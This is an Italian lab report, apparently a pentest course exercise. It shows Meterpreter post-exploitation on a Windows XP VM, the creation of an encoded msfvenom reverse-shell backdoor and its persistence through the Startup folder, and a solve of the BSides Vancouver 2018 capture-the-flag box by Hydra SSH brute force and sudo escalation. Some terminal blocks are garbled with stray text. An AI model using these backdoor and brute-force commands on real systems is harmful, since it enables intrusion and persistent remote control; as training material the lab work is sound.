
```
meterpreter > webcam_list  
[-] No webcams were found
```

**Richiesta 4:** Recuperare uno screenshot del desktop.

Per recuperare uno screenshot del Desktop della macchina target si utilizza il comando: ***screenshot***

Questo comando salverà nella macchina Kali lo screenshot della macchina Windows XP in formato .jpeg

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/OLCTsxwd.jpeg
```



# RICHIESTE

## Richiesta 5: Recuperare i privilegi dell'utente.

Per recuperare i privilegi dell'utente, si procede con il comando:

**getprivs** per mostrare i privilegi disponibili per l'utente attualmente connesso al sistema compromesso.

```
meterpreter > getprivs

Enabled Process Privileges
=====

Name
-----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateTokenPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeUndockPrivilege
```

# BONUS

## Backdoor

**Richiesta 6 BONUS:** Creare una backdoor, iniettarla nel sistema, ed intercettare la connessione:

Si procede con la creazione della backdoor, aprendo un altro terminale, utilizzando il comando:

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.166.100 -f exe > /home/kali/Desktop/backdoor.exe
```

Con il quale andremo a creare la backdoor con i vettori corrispondenti al nostro attacco e salvandola sul desktop della macchina kali.




```
(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.166.100 -f exe > /home/kali/Desktop/backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
```

Successivamente si procede nell'iniettare della backdoor nella macchina Windows XP, utilizzando la nostra sessione di meterpreter ancora accesa.

Utilizzando il comando:

**upload /home/kali/Desktop/backdoor.exe "C:\Documents and settings\All Users\Menu Avvio\Programmi\Esecuzione automatica"**




```
meterpreter > upload /home/kali/Desktop/backdoor.exe "C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica"
[*] Uploading : /home/kali/Desktop/backdoor.exe → C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica\backdoor.exe
[*] Completed : /home/kali/Desktop/backdoor.exe → C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica\backdoor.exe
meterpreter >
```

Così si inietterà il file backdoor.exe nella cartella di Windows XP Esecuzione automatica, rendendo la backdoor persistente, perché ogni volta che la macchina Windows XP si riavrà, la backdoor anch'essa si avvierà, rendendola, quindi, sempre disponibile.

# BONUS

## Backdoor



Dopo aver iniettato la backdoor, si può passare a mettere in background la sessione corrente, per poi passare ad intercettarla tramite il Multi Handler.

Con i comandi:

***background*** (mette la sessione in background)

```
meterpreter > background  
[*] Backgrounding session 2 ...
```

***back*** (per uscire dalla nostra sessione)

```
msf6 exploit(windows/smb/ms17_010_psexec) > back
```

Ora si avvia il mutli/handler, tramite msfconsole e tenendo la sessione precedente in background, tramite il comando:

***use exploit/multi/handler***

# BONUS

## Backdoor

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp
```

Per poi procedere a settare il giusto payload:

**set payload windows/meterpreter/reverse\_tcp**

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```

Controllando tramite **show options** si procederà a configurare correttamente i parametri

```
msf6 exploit(multi/handler) > show options  
  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| -- | Wildcard Target |
| 0  |                 |


```

**set LHOST 192.168.166.100**

**set LPORT 8888**

```
msf6 exploit(multi/handler) > set lhost 192.168.166.100  
lhost => 192.168.166.100  
msf6 exploit(multi/handler) > set lport 8888  
lport => 8888  
msf6 exploit(multi/handler) > exploit -j -z
```


Ora si può avviare il multi/handler tramite il comando:

**exploit -j -z**

# BONUS

## Backdoor

Per avviare la nostra backdoor, passiamo a Windows XP e con un doppio click facciamo partire il programma.



Sulla sessione Multi Handler, uscirà la conferma dell'apertura della sessione numero 3

```
msf6 exploit(multi/handler) >
[*] Sending stage (176198 bytes) to 192.168.166.200
[*] Meterpreter session 3 opened (192.168.166.100:4444 → 192.168.166.200:1039) at 2024-07-17 10:13:30 +0
200
```

Con il comando **sessions**, ci mostrerà le sessioni aperte.

Come si potrà notare, compariranno due sessioni aperte:

- La prima corrisponde alla nostra sessione lasciata in background;
- Mentre la seconda corrisponde alla nostra backdoor.

```
2      meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWSXP    192.168.166.100:8888 → 192.168.
166.200:1038 (192.168.166.200)
3      meterpreter x86/windows  WINDOWSXP\Administrator @ WINDOW
SXP          192.168.166.100:4444 → 192.168.
166.200:1039 (192.168.166.200)
```

# BONUS

## Backdoor

Si procede, quindi, ad aprire la sessione corrispondente alla backdoor, per intercettarla.

Si utilizza il comando:

**session -i 3** (in questo caso la terza sessione)

```
msf6 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3 ...
```

Avviata la sessione, si avvierà meterpreter, con il quale possiamo controllare se la backdoor risponde correttamente.

Si procede nell'utilizzo dei comandi:

**sysinfo** (per controllare le informazioni di sistema e se corrispondono alla nostra macchina Windows XP)

```
meterpreter > sysinfo
Computer      : WINDOWSXP
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: it_IT
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
```

**getuid** (che ci mostra il server name, diverso dalla sessione in background)

```
meterpreter > getuid
Server username: WINDOWSXP\Administrator
```

**shell** (che sta mostrando da quale cartella inizia la riga di comando)

```
meterpreter > shell
Process 868 created.
Channel 1 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica>cd
cd
C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica

C:\Documents and Settings\All Users\Menu Avvio\Programmi\Esecuzione automatica>exit
```

# ESERCIZIO 6

## BlackBox vancouver-2018

Scaricare ed importare la BlackBox Vancouver.

- Effettuare gli attacchi necessari per diventare root.  
Sono presenti almeno 2 modi per su questa macchina. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.
- Ipotizziamo di andare in azienda e attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

## Requisiti laboratorio :

1

- Non vengono fornite indicazioni sulla configurazione delle macchine

2

- Usare il terminale predefinito di Kali

3

- Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo.

# METODO 1

La macchina attaccante (**Kali linux**) e la macchina attaccata (**BlackBox Vancouver**) sono entrambe nella rete "**Scheda solo host**", quindi l'indirizzo della macchina **Vancouver** sarà molto probabilmente nella stessa subnet.

Per trovarlo, si possono utilizzare molte alternative; in questo caso è stato utilizzato il comando **sudo arp-scan -I**.

Questo comando viene utilizzato per eseguire una scansione della rete locale alla ricerca di dispositivi attivi, elencandoli tramite l'indirizzo IP e l'indirizzo MAC.

Nel dettaglio:

- **sudo**: Richiede i permessi di **superutente** per eseguire il comando. Questo è necessario perché arp-scan ha bisogno di accedere alle risorse di rete a basso livello.
- **arp-scan**: Questo è lo strumento di **scansione della rete ARP**. Utilizza il **protocollo ARP** (Address Resolution Protocol) per identificare i dispositivi nella rete locale.
- **-I**: Questo è l'opzione per **dire ad arp-scan di scansionare la rete locale predefinita**. Identifica automaticamente la subnet della tua rete locale e invia pacchetti ARP a tutti gli indirizzi IP in quella subnet.

# METODO 1

In pratica, il comando **invia richieste ARP a tutti gli indirizzi IP** nella tua **subnet locale** e **raccoglie le risposte** per determinare **quali dispositivi sono attivi sulla rete**.

L'output tipico del comando include una **lista di indirizzi IP e MAC** dei dispositivi rilevati, oltre a **informazioni aggiuntive** come i produttori delle schede di rete, se disponibili.

```
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
  link/ether 08:00:27:b8:9a:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
      valid_lft 304sec preferred_lft 304sec
    inet6 fe80::578c:13b9:4f32:dda3/64 scope link noprefixroute
      valid_lft forever preferred_lft forever
```

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:b8:9a:87, IPv4: 192.168.56.104
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:05      (Unknown: locally administered)
192.168.56.100  08:00:27:1b:04:50      (Unknown)
192.168.56.105  08:00:27:7b:ce:42      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.891 seconds (135.38 hosts/sec). 3 responded
```

# METODO 1

Identificato l'indirizzo **IP 192.168.50.105**, si prova a lanciare il comando

**nmap -p- -A 192.168.56.105.**

```
(kali㉿kali)-[~]
$ nmap -p- -A 192.168.56.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 15:00 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.105
Host is up (0.00026s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst: 20 0000175 (latency),
|_STAT:
| FTP server status: 
| 227/0  Connected to 192.168.56.104
| 80/0  Logged in as ftp
| 443/0  TYPE: ASCII  tps
|   No session bandwidth limit
| Serv Session timeout in seconds is 300  port any incorrect results at https://nmap.org/submit/ .
| Nmap Control connection is plain text  anned in 0.15 seconds
| Data connections will be plain text
|_ At session startup, client count was 3
|   vsFTPD 2.3.5 - secure, fast, stable
|_End of status 7.94SVN ( https://nmap.org ) at 2024-07-15 14:56 EDT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  Reverse DNS is disabled. Try using --system-dns or specify
|_drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
22/tcp    open  ssh    OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA) es,
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http   Apache httpd 2.2.22 ((Ubuntu)) 7 seconds
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.24 seconds
```

Il comando **nmap -p- -A 192.168.56.105** utilizza Nmap (Network Mapper), per eseguire una scansione dettagliata su un host specifico.

# METODO 1

Ecco cosa significa ogni parte del comando:

- **nmap**: Avvia Nmap.
- **-p-**: Specifica che devono essere scansionate tutte le porte TCP, da 1 a 65535.
- **-A**: Abilita una serie di rilevazioni avanzate. Include:
  - **OS detection**: Rilevamento del sistema operativo.
  - **Version detection**: Rilevamento delle versioni dei servizi.
  - **Script scanning**: Esecuzione di script NSE (Nmap Scripting Engine) per ulteriori informazioni.
  - **Traceroute**: Tracciamento del percorso dei pacchetti verso l'host.
- **192.168.56.105**: Indirizzo IP dell'host che si desidera scansionare.

In sintesi, questo comando esegue una **scansione approfondita di tutte le porte TCP** sull'host specificato e raccoglie informazioni dettagliate sul sistema operativo, le versioni dei servizi e altre caratteristiche dell'host.

I risultati della scansione mostrano che "vancouver" ha **diverse porte aperte (la porta 21, 22 e 80)**. Partendo dalla prima porta aperta, si nota "**ftp-anon: anonymous FTP login allowed**" e anche una cartella denominata "**public**". Si prova quindi a connettersi al server con il comando **ftp 192.168.56.105**.

# METODO 1

Una volta dentro, sfruttando il **login anonimo**, si verificano le cartelle presenti con il comando **ls** e, dopo aver cambiato directory con **cd public**, si può notare il **file 2018 users.txt.bk**.

Aprendo il file, si trovano tutti gli **username** degli utenti della macchina.

```
(kali㉿kali)-[~] cd /var/www/html
└─$ ftp 192.168.56.105
Connected to 192.168.56.105.
220 (vsFTPd 2.3.5) - [priv]ep ports (conn=refused)
Name (192.168.56.105:kali): anonymous
230 Login successful. - [priv]ep 2.3.5
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62659|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534   65534        4096 Mar  03  2018 public
226 Directory send OK.
ftp> cd 2018 public
150 Directory listing in seconds is 300
usage: cd remote-directory[is plain text]
ftp> cd public
250 Directory successfully changed.
ftp> ls
150 Directory listing in seconds is 300
229 Entering Extended Passive Mode (|||35805|).
150 Here comes the directory listing.
-rw-r--r--  1 0 65534   0 65534      31 Mar  03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||43712|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31 bytes received in 00:00 (21.82 KiB/s)
226 Transfer complete.
31 bytes received in 00:00 (21.82 KiB/s)
ftp> exit
221 Goodbye.
└─$
```

```
(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
anne: 1 IP address
john
mai
(kali㉿kali)-[~]
└─$
```

# METODO 1

Trovata la lista degli username, vale la pena tentare di connettersi a **SSH** per vedere se c'è qualche account con una **password debole**. Si prova la connessione a SSH con ogni utente.

```
[kali㉿kali] ~] ↵ set LPORT 4444
└─$ ssh abatchy@192.168.56.105
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.8.56.104:4444
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: no 04:4444 → 192.168.56.105:33072)
Host key verification failed.
```

```
[kali㉿kali] ~] ↵ ssh john@192.168.56.105
john@192.168.56.105: Permission denied (publickey).9
[...]
```

```
[kali㉿kali] ~] ↵ ssh doomguy@192.168.56.105
doomguy@192.168.56.105: Permission denied (publickey).9
[...]
```

```
[kali㉿kali] ~] ↵ ssh mai@192.168.56.105
mai@192.168.56.105: Permission denied (publickey).9
[...]
```

L'unico utente che permette il login dopo l'inserimento della password è l'utente **anne**.

```
[kali㉿kali] ~] ↵ ssh anne@192.168.56.105
anne@192.168.56.105's password:9
Permission denied, please try again.
anne@192.168.56.105's password:835
100644/rw-r--r-- 1 6360846566857
zsh:4:suspended - ssh anne@192.168.56.105
```

# METODO 1

Si utilizza quindi **Hydra** per trovare la password di Anne,

Viene utilizzato il comando

```
hydra -l anne -P /home/kali/Desktop/rockyou.txt -e nsr -t 4 -f  
ssh://192.168.56.105
```

per eseguire un **attacco di forza bruta** su un **servizio SSH**.

Ecco una spiegazione dettagliata di ogni componente del comando:

- **hydra**: avvia Hydra, uno strumento di forza bruta per **testare la sicurezza delle password** su vari servizi di rete.
- **-l anne**: specifica il **nome utente da utilizzare nell'attacco**. In questo caso, il nome utente è "anne".
- **-P /home/kali/Desktop/rockyou.txt**: specifica il **percorso** del file contenente la **lista di password (rockyou.txt)** da provare. Questo file si trova nella directory Desktop dell'utente kali.
- **-e nsr**: specifica le **estensioni** per l'attacco di forza bruta:
  - **n**: nessuna password.
  - **s**: prova la password uguale al nome utente.
  - **r**: reverse (prova la password al contrario).
- **-t 4**: imposta il **numero di thread a 4**, il che significa che Hydra eseguirà **4 tentativi di accesso** in parallelo.
- **-f**: indica a Hydra di **fermarsi dopo aver trovato la prima combinazione di credenziali valide**.
- **ssh://192.168.56.105**: specifica il **servizio (SSH)** e l'indirizzo **IP dell'host di destinazione**.

# METODO 1

In sintesi, questo comando tenta di accedere al **servizio SSH** sull'**host 192.168.56.105** utilizzando il nome utente "**anne**" e le *password* elencate nel file **rockyou.txt**, oltre a provare le **varianti** specificate dall'opzione **-e nsr**. L'attacco utilizza **4 thread** per eseguire i tentativi di accesso in parallelo e si ferma non appena trova una combinazione di credenziali valida.

```
(kali㉿kali)-[~]
$ hydra -l anne -P /home/kali/Desktop/rockyou.txt -e nsr -t 4 -f ssh://192.168.56.105
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-15 16:01:39
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344402 login tries (l:1/p:14344402), ~3586101 tries per task
[DATA] attacking ssh://192.168.56.105:22/
[22][ssh] host: 192.168.56.105 login: anne password: princess
[STATUS] attack finished for 192.168.56.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-15 16:01:53.css
```

Hydra ha trovato le credenziali di login dell'utente anne.

*login:* **anne**

*password:* **princess**

Si tenta di nuovo la **connessione SSH** tramite anne e si riesce a effettuare il *login* su una macchina che esegue **Ubuntu 12.04.4 LTS**. L'**ultimo accesso** avvenuto sulla macchina è stato **domenica 4 marzo alle 16:14:55 del 2018 dall'IP 192.168.1.68**.

Si verificano quindi i permessi di sudo tramite **sudo -l**, mostrando che anne può eseguire qualsiasi comando come **root** senza dover inserire una password **((ALL : ALL) ALL)**.

Si accede ai privilegi di **root** tramite **sudo -s** e si nota il cambio nella shell da **anne@bsides2018** a **root@bside2018**.

Si elencano poi i file contenuti nella **directory /root** tramite il comando **ls**, trovando il file **flag.txt** che conferma di aver **risolto la macchina**.

```
(kali㉿kali)-[~] 104
$ ssh anne@192.168.56.105 > set LPORT 4444
anne@192.168.56.105's password:
Permission denied, please try again.
anne@192.168.56.105's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)
[*] Sending stage (39927 bytes) to 192.168.56.105
* Documentation: es https://help.ubuntu.com/5.10.4/4444 → 192.168.56.105:33072) at 2024-07-15 15

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it. Last modified

Last login: Sun Mar 24 16:14:55 2018 from 192.168.1.68 01-15 06:54:48 -0500
anne@bsides2018:~$ sudo -l
[sudo] password for anne: 500684
Matching Defaults entries for anne on this host:
  env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User anne may run the following commands on this host:
  (ALL : ALL) ALL
anne@bsides2018:~$ sudo -s
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# ls
root@bsides2018:~# ls /root/
flag.txt
root@bsides2018:~# cat /root/flag.txt
Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17:~# xterm
root@bsides2018:~#
```

# METODO 1

Si verifica poi sulla macchina **vancouver** la veridicità dei dati trovati.

```
Welcome to BSides Vancouver 2018! Happy hacking

bsides2018 login:

Welcome to BSides Vancouver 2018! Happy hacking

bsides2018 login: anne
Password:
Last login: Mon Jul 15 13:03:06 PDT 2024 from 192.168.56.104 on pts/0
anne@bsides2018:~$ _
```

```
ipconfig: command not found
anne@bsides2018:~$ ifconfig
eth1      Link encap:Ethernet HWaddr 08:00:27:7b:ce:42
          inet addr:192.168.56.105 Bcast:192.168.56.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7b:ce42/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:271770 errors:0 dropped:0 overruns:0 frame:0
            TX packets:237233 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:39754934 (39.7 MB) TX bytes:33220512 (33.2 MB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:3658 errors:0 dropped:0 overruns:0 frame:0
            TX packets:3658 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:248460 (248.4 KB) TX bytes:248460 (248.4 KB)
```

```
anne@bsides2018:~$ ls
anne@bsides2018:~$ sudo -s
root@bsides2018:~# ls /root/
flag.txt
root@bsides2018:~# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~# _
```

# METODO 2

Il secondo metodo consiste nel generare un **payload php malevolo** da iniettare all'interno dell'**editor di Wordpress** per avviare una sessione **meterpreter** di tipo **reverse tcp** una volta effettuato l'accesso al pannello di controllo, sfruttando **wpscan** per l'enumerazione di alcune informazioni del sito target.

Il comando eseguito viene così suddiviso:

- **-wpscan**: avvia il **Wordpress Scanner**.
- **-url**: specifica l'**url target** da scansionare (in questo caso il path **/backup\_wordpress**).
- **-enumerate t**: indica a **wpscan** di eseguire l'**enumerazione dei temi** installati all'interno di Wordpress.
- **-enumerate p**: per l'**enumerazione dei plugin** installati all'interno di Wordpress, per eventuali informazioni.
- **-enumerate u**: per l'**enumerazione degli utenti attivi** sul sito, che è quella di nostro interesse.

The screenshot shows a terminal window on a Kali Linux system. The user has run the command:

```
(kali㉿kali)-[~]$ wpscan --url http://192.168.1.98/backup_wordpress --enumerate t --enumerate p --enumerate u
```

The terminal output includes the WPScan logo, the scanner's name and version, and information about its sponsors. At the bottom, it lists the URL scanned and the start time.

```
WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.98/backup_wordpress/ [192.168.1.98]
[+] Started: Thu Jul 18 06:11:11 2024
```

# METODO 2

Come si evince dalla figura, **wpscan** identifica **due utenti attivi** sul sito e quindi si possono sfruttare tecniche di **brute forcing** per tentare l'**accesso al pannello di controllo**.

```
[i] User(s) Identified:  
[+] john  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)  
  
[+] admin  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)  
  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register  
[+] Finished: Thu Jul 18 06:11:19 2024  
[+] Requests Done: 55  
[+] Cached Requests: 6
```

